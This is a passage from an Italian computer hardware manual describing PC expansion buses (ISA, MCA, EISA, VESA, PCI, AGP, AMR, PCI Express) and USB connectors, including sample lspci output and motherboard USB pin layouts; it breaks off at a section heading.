

Figura 80.2. L'esempio tipico di una scheda ISA a 8 bit, che non richiede alte prestazioni e nemmeno di accedere a livelli IRQ superiori al numero otto.

Le figure 80.2 e 80.3 mostrano l'esempio di due schede da inserire in alloggiamenti ISA, rispettivamente a 8 bit e 16 bit. Nel primo caso, che rappresenta l'insieme di due interfacce seriali e una parallela, sono visibili i ponticelli che consentono di configurare i livelli di IRQ utilizzati e gli indirizzi di I/O relativi. Nel secondo caso, che riguarda una scheda di rete tradizionale, questi ponticelli mancano, perché sostituiti da una configurazione effettuata attraverso del software speciale, realizzato appositamente per quella scheda.

Figura 80.3. Una scheda di rete che utilizza un alloggiamento ISA a 16 bit.

80.2 MCA

La sigla MCA sta per *Micro channel architecture* e rappresenta un bus a 32 bit introdotto da IBM nel 1987 nei primi elaboratori con microprocessori x86 a 32 bit.

Il bus MCA è in grado di gestire anche il *bus mastering*, con cui un componente del bus può prendere il controllo. Un'altra caratteristica innovativa per l'epoca è la capacità di configurare automaticamente l'utilizzo delle risorse, senza bisogno di interventi, come invece richiede il bus ISA.

Il bus MCA non è stato accettato bene dal mercato, perché incompatibile con ISA.

80.3 EISA

La sigla EISA sta per *Extended industry standard architecture* e rappresenta un bus a 32 bit introdotto da Compaq a seguito della comparsa del bus MCA.

La caratteristica più importante di questo bus è la compatibilità con le schede ISA, che possono essere inserite nei suoi alloggiamenti, funzionando regolarmente, consentendo alle schede EISA di comunicare a 32 bit e di gestire il *bus mastering*.

Lo standard EISA, nonostante la compatibilità ISA è diventato obsoleto con l'introduzione del bus VESA.

80.4 VESA local bus

VESA sta per *Video electronics standards association* e rappresenta un'associazione con lo scopo di definire degli standard sulla gestione del video negli elaboratori con architettura i486. Lo standard VESA ha dato vita nel 1992 al bus VLB, ovvero *VESA local bus*, a 32 bit, su un alloggiamento compatibile con le schede ISA comuni, dove si aggiunge un'estensione per i collegamenti mancanti.

A differenza di altri bus a 32 bit, in questo caso non si possono avere molti alloggiamenti (di solito un massimo di due); inoltre, il *bus mastering* non è efficace e non è disponibile un sistema di configurazione automatica delle risorse utilizzate. Infine, il bus dipende strettamente dalle caratteristiche dei microprocessori i486.

80.5 PCI

PCI sta per *Peripheral component interconnect* e rappresenta un bus, inizialmente a 32 bit, in grado di gestire *bus mastering* e la configurazione automatica delle risorse, con la caratteristica di non dipendere strettamente dal microprocessore. In particolare, è ammissibile la condivisione dei livelli di IRQ per più componenti simultaneamente.

Il bus PCI è stato introdotto nel 1993 a sostegno delle nuove generazioni di microprocessori i586, ma è stato usato anche in altre architetture, con un'estensione a 64 bit.

Con il bus PCI, inizia la fine dell'uso del vecchio ISA.

Figura 80.4. Un alloggiamento PCI a 32 bit su una scheda madre comune.

Generalmente, le schede madri che mettono a disposizione un bus PCI e incorporano anche altre funzionalità, lo fanno attraverso lo stesso bus PCI. In pratica, si trovano bus ATA, bus USB e altro, già inseriti nel bus PCI.

Il bus PCI ha un proprio sistema di interruzione, dove i livelli relativi vengono identificati da sigle del tipo '**`#A`**', '**`#B`**', '**`#C`**' e '**`#D`**', oppure '**`#1`**', '**`#2`**', '**`#3`**' e '**`#4`**'. Di solito non è necessario essere consapevoli di questo, salvo il caso in cui tali indicazioni possano apparire nella configurazione del firmware.

Nell'ambito di un bus PCI, i componenti che vi si collegano possono essere individuati in base all'alloggiamento in cui si trovano, che può essere costituito da un supporto in cui inserire una scheda, oppure può essere qualcosa di integrato nella stessa scheda madre. Inoltre, ogni componente può distinguere al suo interno delle ***funzioni***. In pratica, alloggiamenti e funzioni hanno un numero di identificazione, con cui fare riferimento esattamente a un componente e a una funzione precisa.

80.6 Informazioni da un kernel Linux

Il kernel Linux consente di ottenere informazioni sul bus PCI attraverso la directory virtuale '/proc/', con l'aiuto del programma '**lspci**'.[1] In particolare, si può osservare che le coordinate di questi partono dall'indicazione del bus, che solitamente è uno solo, per cui corrisponde all'indirizzo zero. Nell'estratto di esempio vengono mostrati solo alcuni componenti relativi a quanto già integrato in una scheda madre comune:

$ **lspci -v** [*Invio*]

```
00:00.0 Host bridge: VIA Technologies, Inc. VT82C693A/694x ↩
↪[Apollo PRO133x] (rev c4)
        Flags: bus master, medium devsel, latency 8
        Memory at ec000000 (32-bit, prefetchable) [size=64M]
        Capabilities: <available only to root>

00:01.0 PCI bridge: VIA Technologies, Inc. VT82C598/694x ↩
↪[Apollo MVP3/Pro133x AGP] (prog-if 00 [Normal decode])
        Flags: bus master, 66Mhz, medium devsel, latency 0
        Bus: primary=00, secondary=01, subordinate=01, sec-latency=0
        Memory behind bridge: feb00000-febfffff
        Prefetchable memory behind bridge: f0000000-fe9fffff
        Capabilities: <available only to root>

00:02.0 ISA bridge: VIA Technologies, Inc. VT82C596 ISA ↩
↪[Mobile South] (rev 12)
        Flags: bus master, stepping, medium devsel, latency 0

00:02.1 IDE interface: VIA Technologies, Inc. ↩
↪VT82C586A/B/VT82C686/A/B/VT8233/A/C/VT8235 PIPC Bus Master IDE ↩
↪(rev 06) (prog-if 8a [Master SecP PriP])
        Flags: bus master, stepping, medium devsel, latency 32
        I/O ports at fff0 [size=16]

00:02.2 USB Controller: VIA Technologies, Inc. USB (rev 08) (prog-if 00 [UHCI])
        Subsystem: VIA Technologies, Inc. (Wrong ID) USB Controller
        Flags: bus master, medium devsel, latency 22, IRQ 10
        I/O ports at fce0 [size=32]

00:02.3 Host bridge: VIA Technologies, Inc. VT82C596 Power Management (rev 20)
        Flags: medium devsel

00:0f.0 Ethernet controller: 3Com Corporation 3c905C-TX/TX-M [Tornado] (rev 74)
        Subsystem: 3Com Corporation 3C905C-TX Fast Etherlink for ↩
↪PC Management NIC
        Flags: bus master, medium devsel, latency 80, IRQ 9
        I/O ports at 7480 [size=128]
        Memory at feafff80 (32-bit, non-prefetchable) [size=128]
        Expansion ROM at <unassigned> [disabled] [size=128K]
        Capabilities: <available only to root>

00:12.0 Multimedia audio controller: ESS Technology ES1988 Allegro-1 (rev 10)
        Subsystem: IBM: Unknown device 017b
        Flags: bus master, medium devsel, latency 16, IRQ 5
        I/O ports at 7800 [size=256]
```

```
        Capabilities: <available only to root>

01:00.0 VGA compatible controller: S3 Inc. Savage 4 (rev 04) (prog-if 00 [VGA])
        Subsystem: Diamond Multimedia Systems: Unknown device 4906
        Flags: bus master, 66Mhz, medium devsel, latency 248, IRQ 11
        Memory at feb80000 (32-bit, non-prefetchable) [size=512K]
        Memory at f0000000 (32-bit, prefetchable) [size=128M]
        Expansion ROM at <unassigned> [disabled] [size=64K]
        Capabilities: <available only to root>
```

A fianco di '**`lspci`**', si colloca '**`setpci`**', dello stesso pacchetto di programmi di servizio. Con questo si può accedere alla configurazione dettagliata delle caratteristiche dei componenti PCI, cosa che di solito non serve fare. Si vedano eventualmente le pagine di manuale *lspci(8)* e *setpci(8)*.

80.7 AGP

AGP, ovvero *Accellerated graphics port*, non è un bus vero e proprio, ma soltanto una «porta», rappresentata da un solo alloggiamento speciale nelle schede madri, per l'utilizzo di adattatori video particolarmente potenti, che richiedono un accesso privilegiato alle risorse del sistema.


Figura 80.6. Un alloggiamento AGP X1.

Lo sviluppo di AGP ha portato a distinguere dei livelli con prestazioni differenti; AGP 1X, 2X, 4X, 8X e PRO, dove la sigla ***n***X serve a rappresentare le prestazioni in termini di velocità. Dal momento che le caratteristiche delle schede video cambiano da una versione all'altra, l'alloggiamento AGP subisce delle piccole modifiche in modo da ridurre la possibilità di inserire una scheda non compatibile. Rispetto alla figura 80.6 ci può essere uno spostamento della «chiave» di inserzione, come la sua mancanza nel caso di un alloggiamento «universale»; infine, nel caso di AGP PRO, si ha un alloggiamento con un'estensione maggiore.

Figura 80.7. Un alloggiamento AGP «universale», che dovrebbe poter accogliere tutte le schede, escluse quelle «PRO». Come si può vedere manca di proposito la chiave di inserimento.

Figura 80.8. Un alloggiamento AGP PRO.





Figura 80.9. Un tipo di scheda AGP comune.







Figura 80.10. Un tipo di scheda AGP PRO; lo si distingue per la presenza del piedino finale, dopo la fila dei contatti standard.

80.8 AMR

AMR, ovvero *Audio modem riser*, non è un bus, ma soltanto un alloggiamento, normalmente singolo, da usare per funzionalità audio o come modem.

Lo standard AMR si associa a AC97 (*Audio codec 97*) e generalmente questo tipo di alloggiamento è già scomparso dalle schede madri, che normalmente tendono a integrare tutte le funzionalità nella scheda madre, senza bisogno di schede da alloggiare in un connettore AMR.

Figura 80.11. Un modem per alloggiamento AMR.

La figura mostra un modem AMR e come si può vedere non ci sono componenti importanti, salvo degli integrati microscopici, pertanto si intende che l'elaborazione elettronica più importante avviene già nella scheda madre (o meglio nella CPU).

Figura 80.12. Un alloggiamento AMR.

80.9 PCI Express

Il successore del bus PCI potrebbe essere PCI Express, che introduce una comunicazione seriale e un insieme di alloggiamenti differenti, in base al numero di «corsie» (*lane*) previste.

In pratica, l'alloggiamento di un bus PCI Express può essere relativamente corto, quasi come quello di un alloggiamento AMR, per il livello «x1», allungandosi per i livelli successivi, fino al massimo di «x16». Naturalmente, i vari livelli corrispondono a prestazioni maggiori, proporzionalmente, come suggerisce la sigla stessa.

Teoricamente, pur cambiando completamente la sua forma e il modo di comunicare, i componenti PCI Express dovrebbero mantenere almeno una compatibilità a livello di software.

Inizialmente, il bus PCI Express si introduce nelle schede madri per consentire l'uso di schede video grafiche con prestazioni eccezionali, pertanto, proprio per questa ragione, si tratta solitamente di un solo alloggiamento x16.

80.10 Riferimenti

- Charles M. Kozierok, *The PC guide*, *Older bus types*
  ⟨*http://www.pcguide.com/ref/mbsys/buses/types/older-c.html* ⟩
- Steven Nikkel, *AGP Compatibility*
  ⟨*http://www.ertyu.org/steven_nikkel/agpcompatibility.html* ⟩
- *PCI Express*
  ⟨*http://www.pantherproducts.co.uk/Articles/Motherboard/PCI_Express.shtml* ⟩

[1] **Linux PCI utilities** GNU GPL

Capitolo 81

USB

La sigla USB sta per *Universal serial bus* e rappresenta un tipo di bus in cui i vari componenti si possono collegare in una struttura che ricorda quella dell'albero. In questo tipo di bus, le comunicazioni sono controllate da un protocollo che non consente alle unità periferiche di comunicare direttamente tra di loro.

81.1 Caratteristiche generali

Il bus USB è fatto per connettere unità periferiche esterne a un elaboratore, al contrario di SCSI, che prevede la possibilità di un collegamento interno e di uno esterno. Il bus USB ha un collegamento speciale, attraverso connettori di tipo differente, a seconda che si tratti del lato rivolto verso l'unità periferica (il tipo «B»), oppure verso l'unità di controllo (il tipo «A»). La continuazione del bus avviene attraverso dei concentratori (*hub*), che da un lato si collegano come unità periferiche e dall'altro offrono più connettori uguali a quelli dell'unità di controllo. In particolare, l'unità di controllo viene definita anche *root hub*, come dire che si tratta del primo concentratore della struttura.

Figura 81.1. Porta USB di tipo «B» di un'unità periferica.





Figura 81.2. Un cavo USB, dove si possono notare i due connettori, «A» e «B», che hanno forme diverse.


Figura 81.3. Connettori USB: quello in alto va collegato all'unità di controllo (tipo «A»), oppure al concentratore, mentre quello in basso va collegato all'unità periferica (tipo «B»).

Il bus USB consente di collegare un massimo di 127 dispositivi, oltre all'unità di controllo. In questo numero vanno contati anche i concentratori. A differenza del bus SCSI, qui i dispositivi non devono essere numerati manualmente, perché a questo provvede automaticamente il sistema.

Figura 81.4. Connettore USB «B», miniaturizzato, usato di solito per le macchine fotografiche.

81.2 Alimentazione elettrica

Una caratteristica molto importante del bus USB è la possibilità di alimentare i dispositivi che vi si collegano, attraverso il collegamento del bus stesso. La corrente elettrica che può essere fornita in questo modo arriva normalmente a un massimo di 500 mA.

Un dispositivo USB comune può essere alimentato anche in modo indipendente, se il suo consumo è elevato; tuttavia, il fatto che l'alimentazione esterna non sia sempre necessaria,

consente di ridurre il cablaggio per la connessione di componenti esterni, soprattutto quando questi sono di piccole dimensioni.

81.3 Collegamento di una porta USB

In condizioni normali, non è necessario essere a conoscenza del modo in cui i quattro terminali di una porta USB devono essere collegati da un punto di vista elettrico. Tuttavia, alcune vecchie schede madri hanno un bus USB integrato a cui si accede attraverso una o due file di cinque o di quattro piedini ciascuna, senza che esista uno standard preciso per il collegamento di questi alla porta USB di tipo «A». Si osservi la figura 81.5 a questo proposito.



Figura 81.5. Piedini per collegare due porte USB di tipo «A» su una scheda madre molto vecchia, in cui non è chiaro come siano disposti i vari terminali.

Per prima cosa occorre comprendere un po' la logica delle connessioni USB, dal punto di vista fisico. La figura 81.6 schematizza una porta USB di tipo «A» su un pannello di un elaboratore.

Figura 81.6. Collegamento elettrico di una porta USB di tipo «A».

+ alimentazione
- dati
+ dati
1 2 3 4 - alimentazione (massa)

Si può osservare che i terminali utilizzati per l'alimentazione sono quelli più esterni; inoltre, i terminali interni per i dati, hanno una polarità invertita rispetto all'alimentazione. Con un po' di fortuna, anche i terminali che sporgono da una scheda madre dovrebbero rispettare questa logica, tenendo conto che, se esistono cinque terminali, uno va collegato alla massa esterna, in modo distinto dall'alimentazione negativa. Una disposizione tipica dei piedini di una scheda madre è questa:

1. alimentazione +5 V;
2. dati, terminale negativo;
3. dati, terminale positivo;
4. massa dell'alimentazione (0 V);

5. massa esterna.

Un'altra possibilità comune è la seguente:

1. alimentazione +5 V;
2. dati, terminale negativo;
3. non collegato (piedino assente);
4. dati, terminale positivo;
5. massa dell'alimentazione (0 V);

In queste condizioni, è necessario verificare almeno i terminali che sono adibiti al trasporto dell'alimentazione, attraverso uno strumento di misura. A elaboratore spento, si può verificare quali piedini risultano essere collegati direttamente alla massa; se sono due per ogni fila, quello più interno dovrebbe corrispondere alla massa di alimentazione (0 V), mentre quello più esterno dovrebbe essere collegato alla massa vera e propria. Il terminale esterno opposto di ogni fila, dovrebbe essere il positivo di alimentazione (+5 V), mentre i due terminali rimanenti dovrebbero essere quelli dei dati, con polarità alternate (vicino al positivo di alimentazione dovrebbe trovarsi il negativo dei dati; vicino al negativo di alimentazione, dovrebbe trovarsi il positivo dei dati). Se ci sono due file parallele di terminali, si può verificare che i piedini esterni riguardano l'alimentazione, perché risultano collegati assieme (i due terminali del positivo di alimentazione sono collegati tra loro, così come i due o i quattro terminali di massa). Accendendo l'elaboratore si può verificare che il terminale positivo dell'alimentazione ha una tensione di (+5 V).

81.4 Tipi di unità di controllo

